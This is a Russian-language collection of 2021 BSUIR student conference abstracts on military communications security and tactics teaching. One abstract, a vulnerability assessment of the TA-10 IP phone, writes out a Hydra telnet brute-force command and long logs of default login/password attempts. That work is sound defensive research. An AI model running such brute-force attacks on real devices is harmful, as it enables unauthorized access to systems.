

Министерство образования Республики Беларусь  
учреждение образования  
«Белорусский государственный университет  
информатики и радиоэлектроники»

# **ИННОВАЦИОННЫЕ ТЕХНОЛОГИИ В УЧЕБНОМ ПРОЦЕССЕ**

**57-я научная конференция  
аспирантов, магистрантов и студентов**

Сборник материалов докладов

19–23 апреля 2021 года  
Минск, БГУИР

УДК 004:378  
ББК 32.81+74.48

**Инновационные** технологии в учебном процессе: материалы 57-ой конференции аспирантов, магистрантов и студентов учреждения образования «Белорусский государственный университет информатики и радиоэлектроники», 19-23 апреля 2021 г., Минск, Беларусь. – Минск : БГУИР, 2021. – 75 с.; ил.

В сборнике опубликованы материалы докладов, представленных на 57-й научной конференции аспирантов, магистрантов и студентов БГУИР. Материалы одобрены оргкомитетом и публикуются в авторской редакции.

Для научных и инженерно-технических работников, преподавателей, аспирантов, магистрантов и студентов вузов.

## **БЕЗОПАСНОСТЬ ТРАНСПОРТНОЙ ТЕЛЕКОММУНИКАЦИОННОЙ СЕТИ КАК ОСНОВА УСТОЙЧИВОСТИ СИСТЕМЫ СВЯЗИ ВООРУЖЕННЫХ СИЛ РЕСПУБЛИКИ БЕЛАРУСЬ**

*Федоренко В.А.*

*Белорусский государственный университет информатики и радиоэлектроники  
г. Минск, Республика Беларусь*

*Утин Л.Л. – канд. тех. наук*

Аннотация. Ведущие развитые страны активно развивают сети связи специального назначения, функционирующие в интересах органов государственной власти, безопасности государства и обеспечения правопорядка. Основными мировыми тенденциями развития этих сетей является использование в них ресурсов сетей электросвязи общего пользования, а также коммерческих протоколов связи.

В настоящее время информационная сфера играет важную роль в обеспечении реализации стратегических национальных приоритетов Республики Беларусь, обеспечение устойчивого и бесперебойного функционирования ее информационной инфраструктуры, в первую очередь критической, является важнейшей государственной задачей.

Появление и стремительный рост новых вызовов и угроз в информационной сфере обуславливают необходимость повышения защищенности транспортной телекоммуникационной сети, и как следствие, всей системы связи Вооруженных Сил. В качестве телекоммуникационной основы системы связи Вооруженных Сил Республики Беларусь в настоящее время используются ресурсы сети электросвязи общего пользования (далее – СЭОП).

СЭОП представляет собой комплекс взаимодействующих сетей электросвязи различных операторов связи, характеризуется широкой географической разветвленностью, способностью предоставления самого широкого спектра услуг связи. При этом СЭОП имеет подсоединение к сетям связи общего пользования иностранных государств и фактически является частью глобальной мировой телекоммуникационной системы.

Широкое использование в СЭОП иностранного телекоммуникационного оборудования и программного обеспечения, содержащего уязвимости и недекларированные возможности, создает потенциальную угрозу внешнего вмешательства в функционирование сети, в том числе:

- нарушение штатного функционирования средств сети электросвязи;
- изменение маршрута сообщения, заданного в нем или в системе коммутации сети связи;
- смещение по времени, переупорядочение сообщений при их обработке, хранении и передаче;
- повтор передачи (в том числе множественный) уже переданного сообщения;
- изменение контента сообщений;
- блокировку передачи, уничтожение сообщения;
- передачу копий сообщений в пункты сбора информации спецслужб иностранных государств;
- вскрытие архитектуры и топологии сети, характеристик ее компонентов;
- вмешательство в работу средств защиты информации, вплоть до их полного выключения;
- внедрение вредоносных программ и создание уязвимостей;
- изменение и создание ложных конфигураций и состояний сети связи;
- проведение сетевых компьютерных атак.

При этом непосредственными объектами, подверженными влиянию активных и пассивных деструктивных воздействий, являются сетевые механизмы, протоколы и интерфейсы, алгоритмы функционирования активного телекоммуникационного оборудования.

Таким образом, телекоммуникационные ресурсы СЭОП в настоящее время являются существенным и одновременно наиболее уязвимым объектом системы связи Вооруженных Сил Республики Беларусь, функционирование которой в любое время может быть дезорганизовано действиями иностранных государств.

### **Список использованных источников:**

1. Макаренко С. И., Описательная модель сети связи специального назначения // Системы управления, связи и безопасности. 2017. №2. С. 113-164.
2. Старовойтов А. В., Безопасность телекоммуникационной инфраструктуры как основа устойчивости критической информационной инфраструктуры России // Информационные технологии и цифровая экономика. 2015. № 3. С. 77-79.

# ИССЛЕДОВАНИЕ УЯЗВИМОСТЕЙ СРЕДСТВ IP-ТЕЛЕФОНИИ С ПОМОЩЬЮ ОБЩЕДОСТУПНЫХ ПРОГРАММНЫХ СРЕДСТВ

*Макатерчик А.В.*

*Белорусский государственный университет информатики и радиоэлектроники  
г. Минск, Республика Беларусь*

*Маликов В.В. – канд. тех. наук*

Аннотация. Актуальным вопросом развития инфокоммуникационных систем и услуг в войсках связи Вооруженных Сил Республики Беларусь является оценка новых средств связи на предмет наличия уязвимостей информационной безопасности. Знание имеющихся уязвимостей позволит оперативно оценивать состояние системы защиты информации, а также принимать необходимые меры по снижению рисков, связанных с создаваемыми данными уязвимостями угрозами.

Объектом исследования были выбраны стоящие на вооружении и допущенные к использованию в Вооруженных Силах IP-телефоны.

ТА-10 – цифровой телефонный аппарат, предназначенный для обеспечения телефонной связи по IP-сетям и сетям автоматической телефонной связи в стационарных и подвижных пунктах управления Вооруженных Сил.

В качестве инструментов исследования выбраны сканеры уязвимостей: Nmap, XSpider 7.7.

В ходе сканирования были обнаружены открытые порты на устройстве. Открытые порты могут нести опасность, если за ними стоит какая-либо служба, которой может воспользоваться злоумышленник для атаки.

Обе программы показали, что порты 23 и 111 открыты, а расширенное сканирование программы Nmap также показало, что открыты порты 5038 и 5060.

Порт 23 порт используется для службы TELNET. Порт 111 порт используется для службы SUNRPC (Sun Remote Procedure Call). Порты 5038 и 5060 не используются какими-либо распространенными службами, что ставит определенный вопрос к разработчикам о необходимости их использования. Однако, также затрудняют злоумышленнику процесс поиска уязвимостей и их последующей эксплуатации.

Найденные открытые порты можно использовать для несанкционированного доступа к устройству. Например, через порт 23, использующийся для службы TELNET, злоумышленник может подключиться к терминалу устройства, зная логин и пароль. Есть несколько способов, которыми может воспользоваться злоумышленник, чтобы узнать пароль: брутфорс, расшифровка хешей, вредоносное ПО.

В рамках исследования оценены возможности реализации брутфорса. Используются следующие инструменты: операционная система Kali Linux; программное обеспечение Hydra; словари часто используемых логинов и паролей.

Для реализации использована команда из ПО Hydra

```
hydra -l '/media/root/KALI LIVE/взлом TA10/logins.txt' -P '/media/root/KALI LIVE/взлом TA10/passwords.txt' 10.0.0.5 -t 5 telnet -V
```

После выполнения команды осуществлялся последовательный перебор логинов из файла logins.txt, паролей из файла passwords.txt и попытка входа под полученной парой значений. Ход выполнения программы представлен на рисунках 1 и 2.

По окончании работы, показан полученный результат: количество целей брутфорса и количество комбинаций логинов и паролей, с которыми получился вход в систему.

Как видно из результатов, защита от брутфорса в данном телефонном аппарате не реализована по умолчанию.

В ходе исследования установлено, что поиск уязвимостей устройств IP-телефонии с помощью общедоступных программных средств для сканирования сетевых уязвимостей таких как Nmap и XSpider 7.7 осуществим и не представляет сложностей ни для специалистов по информационной безопасности, ни для злоумышленников.

С помощью выбранных инструментов было обнаружено, что устройство ТА-10 использует протокол TELNET, к которому может быть осуществлен удаленный доступ. А также проверена возможность реализации атаки подбора данных для входа «брутфорс».

Используемого словаря было недостаточно, доступ к устройству не получен. Что свидетельствует скорее о низком качестве словаря, чем о надежности пароля.

```

hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-02-15 07:15:53
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[DATA] max 5 tasks per 1 server, overall 5 tasks, 1024 login tries (l:32/p:32), ~205 tries per task
[DATA] attacking telnet://10.0.0.5:23/
[ATTEMPT] target 10.0.0.5 - login "root" - pass "root" - 1 of 1024 [child 0] (0/0)
[ATTEMPT] target 10.0.0.5 - login "root" - pass "admin" - 2 of 1024 [child 1] (0/0)
[ATTEMPT] target 10.0.0.5 - login "root" - pass "administrator" - 3 of 1024 [child 2] (0/0)
[ATTEMPT] target 10.0.0.5 - login "root" - pass "webadmin" - 4 of 1024 [child 3] (0/0)
[ATTEMPT] target 10.0.0.5 - login "root" - pass "sysadmin" - 5 of 1024 [child 4] (0/0)
[ATTEMPT] target 10.0.0.5 - login "root" - pass "netadmin" - 6 of 1024 [child 0] (0/0)
[ATTEMPT] target 10.0.0.5 - login "root" - pass "guest" - 7 of 1024 [child 3] (0/0)
[ATTEMPT] target 10.0.0.5 - login "root" - pass "user" - 8 of 1024 [child 1] (0/0)
[ATTEMPT] target 10.0.0.5 - login "root" - pass "web" - 9 of 1024 [child 4] (0/0)
[ATTEMPT] target 10.0.0.5 - login "root" - pass "test" - 10 of 1024 [child 2] (0/0)
[ATTEMPT] target 10.0.0.5 - login "root" - pass "adm" - 11 of 1024 [child 0] (0/0)
[ATTEMPT] target 10.0.0.5 - login "root" - pass "tech" - 12 of 1024 [child 2] (0/0)
[ATTEMPT] target 10.0.0.5 - login "root" - pass "recovery" - 13 of 1024 [child 1] (0/0)
[ATTEMPT] target 10.0.0.5 - login "root" - pass "operator" - 14 of 1024 [child 4] (0/0)
[ATTEMPT] target 10.0.0.5 - login "root" - pass "client" - 15 of 1024 [child 3] (0/0)
[ATTEMPT] target 10.0.0.5 - login "root" - pass "manager" - 16 of 1024 [child 0] (0/0)
[ATTEMPT] target 10.0.0.5 - login "root" - pass "customer" - 17 of 1024 [child 2] (0/0)
[ATTEMPT] target 10.0.0.5 - login "root" - pass "device" - 18 of 1024 [child 3] (0/0)
[ATTEMPT] target 10.0.0.5 - login "root" - pass "isp" - 19 of 1024 [child 4] (0/0)
[ATTEMPT] target 10.0.0.5 - login "root" - pass "cisco" - 20 of 1024 [child 1] (0/0)
[ATTEMPT] target 10.0.0.5 - login "root" - pass "super" - 21 of 1024 [child 0] (0/0)
[ATTEMPT] target 10.0.0.5 - login "root" - pass "anonymous" - 22 of 1024 [child 2] (0/0)
[ATTEMPT] target 10.0.0.5 - login "root" - pass "login" - 23 of 1024 [child 4] (0/0)
[ATTEMPT] target 10.0.0.5 - login "root" - pass "tiger" - 24 of 1024 [child 3] (0/0)
[ATTEMPT] target 10.0.0.5 - login "root" - pass "public" - 25 of 1024 [child 1] (0/0)

```

Рисунок 1 – Подбор пароля TA-10

```

[ATTEMPT] target 10.0.0.5 - login "abuse" - pass "customer" - 977 of 1024 [child 3] (0/0)
[ATTEMPT] target 10.0.0.5 - login "abuse" - pass "device" - 978 of 1024 [child 1] (0/0)
[ATTEMPT] target 10.0.0.5 - login "abuse" - pass "isp" - 979 of 1024 [child 4] (0/0)
[ATTEMPT] target 10.0.0.5 - login "abuse" - pass "cisco" - 980 of 1024 [child 2] (0/0)
[ATTEMPT] target 10.0.0.5 - login "abuse" - pass "super" - 981 of 1024 [child 3] (0/0)
[ATTEMPT] target 10.0.0.5 - login "abuse" - pass "anonymous" - 982 of 1024 [child 1] (0/0)
[ATTEMPT] target 10.0.0.5 - login "abuse" - pass "login" - 983 of 1024 [child 0] (0/0)
[ATTEMPT] target 10.0.0.5 - login "abuse" - pass "tiger" - 984 of 1024 [child 1] (0/0)
[ATTEMPT] target 10.0.0.5 - login "abuse" - pass "public" - 985 of 1024 [child 0] (0/0)
[ATTEMPT] target 10.0.0.5 - login "abuse" - pass "system" - 986 of 1024 [child 4] (0/0)
[ATTEMPT] target 10.0.0.5 - login "abuse" - pass "info" - 987 of 1024 [child 2] (0/0)
[ATTEMPT] target 10.0.0.5 - login "abuse" - pass "sysadm" - 988 of 1024 [child 3] (0/0)
[ATTEMPT] target 10.0.0.5 - login "abuse" - pass "setup" - 989 of 1024 [child 1] (0/0)
[ATTEMPT] target 10.0.0.5 - login "abuse" - pass "support" - 990 of 1024 [child 0] (0/0)
[ATTEMPT] target 10.0.0.5 - login "abuse" - pass "abuse" - 991 of 1024 [child 3] (0/0)
[ATTEMPT] target 10.0.0.5 - login "abuse" - pass "postmaster" - 992 of 1024 [child 4] (0/0)
[ATTEMPT] target 10.0.0.5 - login "postmaster" - pass "root" - 993 of 1024 [child 2] (0/0)
[STATUS] 76.38 tries/min, 993 tries in 00:13h, 31 to do in 00:01h, 5 active
[ATTEMPT] target 10.0.0.5 - login "postmaster" - pass "admin" - 994 of 1024 [child 3] (0/0)
[ATTEMPT] target 10.0.0.5 - login "postmaster" - pass "administrator" - 995 of 1024 [child 0] (0/0)
[ATTEMPT] target 10.0.0.5 - login "postmaster" - pass "webadmin" - 996 of 1024 [child 1] (0/0)
[ATTEMPT] target 10.0.0.5 - login "postmaster" - pass "sysadmin" - 997 of 1024 [child 4] (0/0)
[ATTEMPT] target 10.0.0.5 - login "postmaster" - pass "netadmin" - 998 of 1024 [child 2] (0/0)
[ATTEMPT] target 10.0.0.5 - login "postmaster" - pass "guest" - 999 of 1024 [child 3] (0/0)
[ATTEMPT] target 10.0.0.5 - login "postmaster" - pass "user" - 1000 of 1024 [child 0] (0/0)
[ATTEMPT] target 10.0.0.5 - login "postmaster" - pass "web" - 1001 of 1024 [child 2] (0/0)
[ATTEMPT] target 10.0.0.5 - login "postmaster" - pass "test" - 1002 of 1024 [child 4] (0/0)
[ATTEMPT] target 10.0.0.5 - login "postmaster" - pass "adm" - 1003 of 1024 [child 1] (0/0)
[ATTEMPT] target 10.0.0.5 - login "postmaster" - pass "tech" - 1004 of 1024 [child 3] (0/0)
[ATTEMPT] target 10.0.0.5 - login "postmaster" - pass "recovery" - 1005 of 1024 [child 2] (0/0)
[ATTEMPT] target 10.0.0.5 - login "postmaster" - pass "operator" - 1006 of 1024 [child 4] (0/0)
[ATTEMPT] target 10.0.0.5 - login "postmaster" - pass "client" - 1007 of 1024 [child 0] (0/0)
[ATTEMPT] target 10.0.0.5 - login "postmaster" - pass "manager" - 1008 of 1024 [child 1] (0/0)
[ATTEMPT] target 10.0.0.5 - login "postmaster" - pass "customer" - 1009 of 1024 [child 0] (0/0)
[ATTEMPT] target 10.0.0.5 - login "postmaster" - pass "device" - 1010 of 1024 [child 3] (0/0)
[ATTEMPT] target 10.0.0.5 - login "postmaster" - pass "isp" - 1011 of 1024 [child 2] (0/0)
[ATTEMPT] target 10.0.0.5 - login "postmaster" - pass "cisco" - 1012 of 1024 [child 4] (0/0)
[ATTEMPT] target 10.0.0.5 - login "postmaster" - pass "super" - 1013 of 1024 [child 1] (0/0)
[ATTEMPT] target 10.0.0.5 - login "postmaster" - pass "anonymous" - 1014 of 1024 [child 0] (0/0)
[ATTEMPT] target 10.0.0.5 - login "postmaster" - pass "login" - 1015 of 1024 [child 3] (0/0)
[ATTEMPT] target 10.0.0.5 - login "postmaster" - pass "tiger" - 1016 of 1024 [child 2] (0/0)
[ATTEMPT] target 10.0.0.5 - login "postmaster" - pass "public" - 1017 of 1024 [child 4] (0/0)
[ATTEMPT] target 10.0.0.5 - login "postmaster" - pass "system" - 1018 of 1024 [child 1] (0/0)
[ATTEMPT] target 10.0.0.5 - login "postmaster" - pass "info" - 1019 of 1024 [child 0] (0/0)
[ATTEMPT] target 10.0.0.5 - login "postmaster" - pass "sysadm" - 1020 of 1024 [child 3] (0/0)
[ATTEMPT] target 10.0.0.5 - login "postmaster" - pass "setup" - 1021 of 1024 [child 2] (0/0)
[ATTEMPT] target 10.0.0.5 - login "postmaster" - pass "support" - 1022 of 1024 [child 4] (0/0)
[ATTEMPT] target 10.0.0.5 - login "postmaster" - pass "abuse" - 1023 of 1024 [child 1] (0/0)
[ATTEMPT] target 10.0.0.5 - login "postmaster" - pass "postmaster" - 1024 of 1024 [child 0] (0/0)
1 of 1 target completed, 0 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-02-15 07:29:19
root@kali:~#

```

Рисунок 2 – Подбор пароля TA-10

Брутфорс - один из самых распространенных способов получения несанкционированного доступа к слабо защищенным системам. Следовательно, установка сложных паролей и регулярная их замена является основополагающим способом защиты от взлома.

Использование стандартной конфигурации, может также привести к взлому, так как обычно используются распространенные пары логинов и паролей (admin, root и т.д.), которые в первую очередь злоумышленник проверяет при попытке взлома. А также отсутствие в стандартных установках реализации защиты от атак типа «брутфорс», например, ограничение числа попыток ввода и временная блокировка.

# ИННОВАЦИОННЫЕ ТЕХНОЛОГИИ ПРИ ИЗУЧЕНИИ ТАКТИКИ ОБЩЕВОЙСКОВОГО БОЯ

*Мартынович А.Д.*

*Белорусский государственный университет информатики и радиоэлектроники  
г. Минск, Республика Беларусь*

*Титков Е.В.*

Аннотация. Глубокие преобразования в социально-политической и экономической жизни общества обуславливают необходимость изменений в идейно-теоретической и профессиональной подготовке военных специалистов. В настоящее время исследование данного вопроса является актуальным. Это связано с тем, что уровень подготовки офицерского состава отстает от современных требований, предъявляемых к развитию военного дела. Главным недостатком в обучении и воспитании выступает слабое развитие у них творческого начала и инициативы, их приверженность к шаблону, недостаточные практические навыки во владении вооружением и военной техникой, а также в управлении подразделениями и частями.

Бой — основная форма тактических действий войск, авиации и сил флота; он может быть общевойсковым, противовоздушным, воздушным и морским.

Содержание боя, методы его подготовки и способы ведения непрерывно развиваются. Основными факторами, определяющими развитие боя, являются изменения в вооружении и технике и личный состав армии. Кроме того, на развитие боя оказывают влияние характер операций и войны в целом, требования оперативного искусства и стратегии к тактике; организационная структура войск; противник — его вооружение и техника, организация войск, способы действий; уровень развития военной теории, степень боевой и политической подготовки войск, боевые традиции и национальные особенности армии.

В процессе прогнозирования развития тактики необходимо учитывать уже появившиеся тенденции. Эти тенденции отчетливо проявляются при рассмотрении истории развития тактики во второй половине XX века.

В период от первой до второй мировой войн произошел определенный скачок в развитии тактики, а в годы второй мировой войны она приобрела новые черты. Для этого потребовалось почти четверть века. В первую очередь это обуславливалось тем обстоятельством, что длительность использования основных систем вооружения примерно равнялась периоду активной жизни одного поколения людей, следовательно, динамический временной ряд развития тактики в первой половине XX века составлял около 20-25 лет.

После второй мировой войны темпы развития тактики ускорились, что объясняется, прежде всего, более частыми изменениями в военно-политической обстановке. В развитии тактики проглядываются вполне определенные этапы (динамические ряды) обусловленные научно-технической революцией, перевооружением и развитием вооруженных сил основных стран мира, частыми изменениями военно-политической обстановки в мире и основных регионах и другими факторами. Новые явления в тактике находили отражение в научноисследовательских работах и теоретических трудах, проверялись и уточнялись в многочисленных локальных войнах послевоенного периода.

Произведенный анализ развития тактики в послевоенный период указывает на тенденцию ускорения темпов ее развития. Динамические временные ряды, характеризующие темпы существенных изменений в тактике сокращаются: в начале послевоенного периода (40-е и 50-е годы) - до 15 лет, а в последнее время - до 8-10 лет. Новые явления в тактике возникали с некоторым отставанием по сравнению с внедрением нового оружия. На каждом этапе требовалось определенное время, чтобы осознать новые явления, преодолеть известную инертность мышления. В начале 80-х годов в теории тактики, несмотря на оборонительный характер советской военной доктрины, преобладало "военно-силовое мышление". Большой удельный вес занимала подготовка к наступательным действиям в ядерном и обычном вариантах.

С середины 80-х годов начался новый этап в развитии тактики, связанный с оборонной доктриной. Почти все положения тактики претерпевают существенные изменения. Предпринимается попытка создания новой теории тактики. Основным видом боя становится оборона.

Одним из современных направлений тактической подготовки является ее сопряженность с психологической подготовкой военнослужащих. Основными направлениями психологической подготовки военнослужащих являются: формирование у воинов научно-обоснованных знаний о боевых действиях, представлений о будущей войне, убеждений, готовности к подвигу, совершению самоотверженных поступков во имя победы над врагом; повышение уровня психологической устойчивости и выносливости военнослужащих, выработка непритязательности, неприхотливости, умеренности в желаниях и потребностях; привитие доверия к командирам и начальникам, установки на беспрекословное повиновение и послушание, благонадежности и лояльности к политике государства; снижение психических травм, повышение уровня профессиональных и боевых навыков и умений, физиологической и психологической выносливости военнослужащих.

Дальнейшее развитие учебной материально-технической базы и совершенствование подготовки преподавателей обеспечат переход к более эффективному использованию существующих и поиску новых форм обучения военнослужащих.

Учить тому, что необходимо на войне - является важным принципом преподавания тактики. Учебную обстановку следует максимально приближать к боевой действительности, не допускать шаблона, упрощений и условностей. Тактическая обстановка всегда должна быть сложной, противника рассматривать сильным и активным. Обстановка должна побуждать обучаемых принимать нестандартные решения с элементами внезапности, хитрости, оправданного риска, проявлять инициативу и творчество.

Теоретические знания, закрепляются на занятиях в классе и в поле в условиях, приближенных к боевым, участию в тактических учениях.

Важное значение имеет проведение занятий в поле на незнакомой местности в любое время года и суток.

В современных условиях большое значение приобретает фактор времени, поэтому при обучении курсантов необходимо создавать обстановку, в которой обучаемые вынуждены, будут осуществлять организацию боя, уточнять решения в ходе его ведения, отдавать необходимые распоряжения и ставить задачи в такие же сроки, какими они могут быть в реальном бою.

Наглядность и доступность обучения - один из важнейших принципов. Наглядность обучения способствует созданию у обучаемых правильных и конкретных представлений о предмете тактики и характере современного общевойскового боя в целом. Применение средств наглядности активизирует деятельность обучаемых, развивает у них способность связывать теорию с практикой, воспитывает внимательность, аккуратность, сообразительность, повышает интерес к занятиям.

На занятиях по тактике могут применяться следующие средства наглядности:

- Графические (карты, схемы, рисунки, чертежи, таблицы);
- экранные (кинофильмы, диафильмы, телевидение, диапозитивы, слайды);
- объемные (макеты местности, стенды); - имитационные (макеты, модели, очаги пожаров, зоны заражения и районы заграждений, имитация выстрелов и разрывов);
- натуральные (поучительная местность с характерным рельефом, ориентирами, препятствиями, заграждениями, оборудованными позициями; боевая техника, машины управления).

Применение наглядных средств обучения сопровождается пояснениями, даваемыми преподавателем. При этом важно, чтобы обучаемые были активными участниками, а не просто наблюдателями. Сочетание наглядности и активной работы обучаемых, преодоление ими трудностей, моральное и физическое напряжение способствуют выработке у них умений и навыков.

В интересах закрепления знаний и выработки у обучаемых умений, важно научить их графически выражать свои мысли на доске мелом, в тетрадях или на картах карандашом или фломастером, на экране монитора с использованием возможностей-программ компьютерной графики.

Индивидуальный подход к обучаемым, как один из принципов обучения, предполагает учет особенностей психологии и уровня подготовки каждого курсанта. Это становится возможным только при отличном знании преподавателем индивидуальных особенностей обучаемых.

Постоянное развитие и усложнение тактики общевойсковых подразделений, все возрастающие требования к подготовке офицерских кадров предъявляют повышенные требования к подготовке преподавателей.

Реалии современной жизни и положение дел в войсках приводят нас к мысли необходимости дальнейшего повышения качества подготовки высококвалифицированных офицерских кадров, способных успешно решать задачи как по обучению и воспитанию подчиненных, так и по управлению вверенными им подразделениями в современном бою и повседневной жизни.

Особое значение в воспитании имеют личностные качества военного руководителя. Влияние личности воспитателя на молодую душу солдата составляет ту воспитательную силу, которую нельзя заменить ничем.

В стиле работы и поведения военного руководителя должны проявляться лучшие черты современного педагога-воспитателя: принципиальность и убежденность, высокое педагогическое мастерство, глубокие и всесторонние профессиональные знания, любовь к военному делу.

Военный руководитель обязан постоянно и систематически совершенствовать свои военные и педагогические знания, общую культуру.

Важную роль в воспитании учащихся играют взаимоотношения с ними военного руководителя. Для установления правильных взаимоотношений решающее значение имеет тактичное обращение военного руководителя с молодыми людьми (военный руководитель должен учитывать возрастные особенности учащихся и различать громко поданную волевою команду и тон окрика).

Таким образом, методы проведения занятий по тактической подготовке постоянно развиваются и дополняются, поэтому повышаются требования к преподавателям данной учебной дисциплины, которые смогут достоверно и качественно передать свои знания курсантам, которые в дальнейшем станут грамотными офицерами и также будут передавать свои знания и опыт молодому поколению. Совершенствование методов проявляется в инновационном характере их проявления, т.е. введение

нового материального обеспечения, позволяющего наглядно на примере или схематично заинтересовать учащегося и рассмотреть тот или иной вопрос, а также введение новых методик преподавания материала и усвоения его будущими офицерами.

**Список использованных источников:**

1. Резниченко, В.Г. Тактика / В.Г.Резниченко, И. Н. Воробьев, Н. Ф. Мирошниченко, Ю. С. Надиров, А. А. Сидоренко - 2-е изд. – Москва: Воениздат, 1987. - 496 с.
2. Гирин, А.В. Тенденции развития тактики общевойскового боя / А.В. Гирин // samlib.ru [Электронный ресурс]. – 1994. – Режим доступа: [http://samlib.ru/a/aleksandr\\_walexewich\\_girin/taktika-2.shtml](http://samlib.ru/a/aleksandr_walexewich_girin/taktika-2.shtml) – Дата доступа: 21.04.2013г.
3. Психологическая подготовка военнослужащих к ведению активных боевых действий / www.vrazvedka.ru [Электронный ресурс]. – Режим доступа: <http://www.vrazvedka.ru/main/learning/vopros-ob/pos-01.shtml> – Дата доступа: 21.04.2013г.

## **ИННОВАЦИОННЫЕ ТЕХНОЛОГИИ ПРИ ИЗУЧЕНИИ ТАКТИКИ ОБЩЕВОЙСКОВОГО БОЯ**

*Капустин П.Е., Гиро К.Ю., Гринкевич И.Г.*

*Белорусский государственный университет информатики и радиоэлектроники  
г. Минск, Республика Беларусь*

*Грибковский В.Ю., Тимошенко В.В.*

Аннотация. Общевоинская тактика и ее изучение с использованием инновационных технологий в Вооруженных Силах.

Тактика — умение располагать имеющимися войсками и силами: Тактика — раздел теории и практики военного искусства.

Бой - это организованное вооруженное столкновение подразделений и частей воюющих сторон. Он ведется в целях уничтожения (разгрома) противника в определенном районе в течение короткого времени. Бой является единственным средством достижения победы.

Современный бой является общевойсковым. В нем участвуют подразделения и части Сухопутных войск, Военно-воздушных сил, Войск ПВО, а при действиях на приморских направлениях и корабли Военно-Морского Флота. В современном бою применяется большое количество танков, боевых машин пехоты и других бронированных машин, артиллерии, средств противовоздушной обороны, самолетов, вертолетов и другой боевой техники и вооружения.

Современный бой характеризуется решительностью, высокой маневренностью, напряженностью и скоротечностью, быстрыми и резкими изменениями обстановки и разнообразием применяемых способов его ведения. Такой характер современного боя требует от личного состава подразделений и частей отличного знания и умелого использования оружия и боевой техники, высоких морально-боевых качеств, организованности, дисциплины и физической подготовки.

Наступление. основной вид военных действий, применяемый в целях разгрома противника и овладения важными районами (рубежами, объектами). Заключается в огневом поражении противника, решительной атаке, стремительном продвижении войск в глубину его расположения, уничтожении (пленении) живой силы, захвате оружия, военной техники и намеченных районов местности (рубежей).

Оборона. Термин имеет следующие значения в военном деле: Система политических, экономических, военных, социальных, правовых и иных мер по подготовке к вооруженной защите государства, целостности и неприкосновенности его территории; Вид военных (боевых) действий, основанный на защитных действиях вооруженных сил (войск, сил).

Встречный бой представляет собой разновидность наступательного боя, в котором обе стороны стремятся выполнить поставленную задачу наступлением. Войска во встречном бою имеют цель разгромить наступающего противника в короткие сроки, захватить инициативу и создать выгодные условия для дальнейших действий.

В процессе изучения учебной дисциплины тактика, курсанты изучают подготовку и ведение всех видов боевых действий: наступления, обороны, встречного боя. История военных конфликтов говорит, что способы ведения боевых действий и используемых вооружений с каждым новым вооруженным конфликтом приобретает новые способы ведения боя, а также изменения и появления новых тактических способов.

Тактика имеет два аспекта — теоретический и практический. Теория тактики исследует содержание и характер современного боя, раскрывает принципы и закономерности ведения вооруженной борьбы тактическими силами и средствами, а также изучает боевые возможности войсковых формирований и разрабатывает способы подготовки и ведения боя. Теоретические положения тактики находят отражение в уставах, учебных пособиях, военно-теоретических трудах. Практический аспект охватывает деятельность командиров, штабов и войск по подготовке и ведению



боя. Он включает сбор и изучение данных обстановки, принятие решения и доведение задач до подчиненных, планирование, подготовку войск и местности к бою, ведение боевых действий, управление подразделениями, частями, соединениями, всестороннее обеспечение боя.

Роль тактики в современных условиях, как подтверждает опыт локальных войн, велика. Это обусловлено тем, что большое значение в достижении победы над врагом продолжает сохранять общевойсковой бой, а также большими возможностями, которыми располагает тактическое командование для решения боевых задач. Поэтому тактика (тактическая подготовка) является важнейшей частью боевой подготовки войск, ведущей учебной дисциплиной в военно-учебных заведениях.

Сегодня в военно-учебных заведениях готовят военных специалистов для различных родов войск, обучение которых проходит в специально подготовленных и оборудованных аудиториях. Сегодня понятие об учебной аудитории не сводится к только обозначению помещения. Современная учебная аудитория – это инструмент учебного процесса, включающий в себя оборудование, информационные устройства, увеличивающее эффективность учебного процесса. В зависимости от изучаемых учебных вопросов и выполняемых задач в аудитории оборудуются системы проекции: проекторы и экраны проигрыватели, звуковые и световые технические системы, кинопроекторы и телевизоры. Эти устройства сводятся для наглядной демонстрации учебных материалов, имитации функции каких-либо объектов, контролю знаний и управлению обучением.

Сегодня благодаря развитию интерактивных средств, возможно создание многофункциональной учебной аудитории, которая совмещает многие из выше перечисленных функций и может работать в различных режимах. Специальное программное обеспечение для интерактивных досок позволяет работать с текстами и объектами, аудио и видеоматериалами, Интернет ресурсами, делать записи от руки по верх открытым документ. Доска представляет уникальные возможности для работы и творчества и легка в управлении. Интерактивный экран впитал в себя все функции компьютера, являясь практически его модификацией, продолжением. Он имеет мощную память и гибкую обратную связь, мягко откликающейся системой. В которой человек может работать обычном образом – как ручка в тетради. Это даёт возможность создавать изображение рукой, а также использовать дистанционное управление в зависимости от цели и решаемых задач.

К другим определяющим тенденциям повышения качества подготовки военных специалистов связанных с внедрением новых образовательных технологий, можно отнести формирование единой информационной обучающей среды. В связи с чем, профессорско-преподавательским составом уже создано большое количество электронных учебников и электронных учебно-методических комплексов, которые позволяют: не создавать специализированные аудитории; частично заменить в процессе обучения материальную часть; экономить время на подготовку, энергоресурс техники и вооружения и расход ГСМ; оценивать теоретические знания и практические навыки обучаемых. Указанные подходы к образовательному процессу, а также результаты разработки электронных обучающих программ показывают, что они направлены на внедрение как в образовательный процесс на военном факультете, так и в практику подготовки военных специалистов в соединениях и воинских частях ВС РБ. В свою очередь, практическое внедрение новых образовательных технологий, позволило активизировать учебную и научную работу преподавателей, курсантов и студентов военной кафедры, повысить успеваемость и добиться более тесного взаимодействия с практикой войск. В целом, применение новых образовательных технологий обучения в условиях учебного процесса на кафедрах, при обучении курсантов и студентов военной кафедры, позволяет решать ряд таких важных задач как: повышение интереса к изучаемому предмету; увеличение объема информации по дисциплинам военной подготовки; улучшение качества организации учебного процесса; использование индивидуального характера обучения. создание комплекса учебных пакетов, программ для систем виртуальной подготовки военного специалиста. Таким образом, можно утверждать, что задачи стоящие на военном факультете по повышению качества подготовки военных специалистов, решаются с применением новых образовательных технологий в области военного образования. VR блокирует реальный мир и погружает пользователя в цифровую вселенную. Если вы надеваете гарнитуру и вместо гостиной вдруг оказываетесь в гуще схватки с зомби, то это VR. AR добавляет элементы цифрового мира в реальный. Если вы идете по улице и вдруг на тротуаре перед вами появляется покемон Дрэгонайт (перенос объекта в реальный мир), то это AR.

